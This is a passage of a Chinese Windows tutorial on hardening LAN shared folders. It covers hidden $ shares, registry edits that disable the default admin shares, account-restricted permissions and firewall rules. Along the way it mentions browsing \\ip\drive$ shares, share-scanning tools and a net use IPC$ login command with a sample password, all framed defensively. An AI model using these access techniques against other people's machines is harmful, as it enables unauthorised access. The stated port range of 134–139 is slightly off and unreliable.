


图1

二、隐藏共享文件夹

共享文件夹创建好了，但是在局域网里的任何用户都可以通过网上邻居看到它，太危险了。现在我们来隐藏它，方法如下。

右击该共享文件夹，选择共享，再点击“新建共享”，弹出一个“新建共享”的对话框，在“共享名”里随便起个名字，如“工作$”（后面一定要加上$，$也就是隐藏的意思）。

再设置一下允许最多用户，我设置为2个，再点权限，设置为只读。如果不设置权限的话，系统默认这个共享文件夹可以被他人任意修改和删除。我们可以根据实际情况去设置，如图2。点确定，然后再应用（如果你再点确定的话，当你再打开网上邻居的时候，该文件夹还是显示在那里并没有隐藏）。此时，你会发现在“新建文件夹”前面多出了一个“删除共享”的按钮，如图3。再点击“删除共享”如图4，这样将文件夹隐藏掉，现在打开网上邻居就看不到这个文件夹了（注：由于该文件夹本来就已经是共享文件夹了，你又将文件夹设为隐藏并已重命名，相当于你对这个文件夹共享了两次，此时如果你没有点击删除共享，也就将第一次设置它为共享文件夹删除的话，系统始终会认为它第一次设置的共享文件夹，而不是隐藏的共享文件夹）。




图2

但是，如果事先没有将系统默认的磁盘隐藏共享删除，那么你的努力将白费：任何人在地址栏里输入：**\\ip\盘符$**就可以浏览到每一个盘里的内容，卖力的隐藏共享文件夹还有什么意思呢？在CMD里输入：**net share**命令可以看到本机当前打开的所有共享文件夹，如图5。我们可以修改注册表停止这些共享。在“开始”，“运行”中输入**regedit**打开注册表并依次展开到**HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanmanServer\Parameters**




图3

新建一个名称为**AutoShareServer**的DWORD值，并将其设为0。同样，在**HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanmanServer\Parameters**下新建名称为**AutoShareWks**的类型为的DWORD值并将其设为0。

现在在网上邻居已经看不到那个共享文件夹了，通过IE里输入：**\\ip\盘符$**，也浏览不到你的默认磁盘了，基本上已经比较安全了，但是对于稍懂一些网络知识的老鸟面前还是显得太脆弱，只要随便去网上下载一个共享扫描软件如Shed1.01，对局域网进行扫描，你的隐藏文件夹就现出原形了；双击工作$，就又可以被浏览到了，如图6。

三、共享访问权限

既然无论再怎么隐藏文件夹，也逃不出扫描软件的法眼，那就要设置共享文件夹的访问权限了。IPC共享本来就需要提供身份验证，因而共享始终离不开权限的影子，在默认的情况下，共享文件夹所拥有的是“Everyone”的读权限，因此任何人都能读里面的内容。我们可以修改它的权限设置使别人访问的时候需要提供身份验证。

首先给系统再新建一个帐号并设置好密码，例如帐号jxtop，密码jxtop818283（专门给共享文件夹用的，不是登录帐号）。再点击该共享资源属性里的“权限”，在共享权限里删除“Everyone”用户，再将刚刚创建的帐号jxtop选中，添加到下面的框中，确定，如图7。这样就算别人扫描到了我们的共享文件夹也不能访问。现在我们将帐号jxtop和密码




图4

jxtop818283告诉指定用户，对方可以在自己的系统里添加一个密码为jxtop818283的帐号jxtop，并且使用这个帐号进行登录系统，此时再到IE里输入：\\IP\工作$就可以访问到文件夹里的内容了。虽然麻烦了点，不过绝对够安全。不过事实上，我们也完全可以使用jxtop这个用户去进行IPC连接，方法是在CMD下输入命令**net use \\IP\ipc$ "jxtop818283" /user:jxtop**。




图5

四、防火墙指定访问共享的IP

虽然通过上面的几个方法，基本上可以控制好对共享资源访问的安全，但是为了以防万一，我们最好指定一下对共享允许访问的IP地址。以天网防火墙为例，添加一个规则，名称为“允许访问的IP”，数据包方向“接收”，对方IP选“指定地址”，填入192.168.0.254（你要允许访问共享文件夹的IP），数据包类型为“TCP”，端口“从134——139端口”，满足条件为“通行”，如图8，




图6




图7

现在还需要添加另外一条规则，禁止任何IP来访问我的134—139端口，不然刚才设置的规则就没有意义了。再次添加一条规则，名称为“禁止访问的IP”，数据包方向“接收”，对方地址“任何地址”，数据包类型为“TCP”，端口“从134——139端口”，满足条件为“拦截”，如图9（注：可能有的朋友看到这里会说，你这样设置岂不是连192.168.0.254也不能访问了，其实不会的，只要将“允许IP”这条规则放到“禁止访问IP”规则的前面，防火墙在执行的时候，从上往下的方向去执行就会允许192.168.0.254通行了）。

如果还想让其它的电脑也能访问共享文件夹的话，只要在“禁止访问的IP”这条规则的前面再添加一条允许访问IP的规则就可以了。通过上面这一系列设置，我相信你的共享已经相当的安全了。




图8

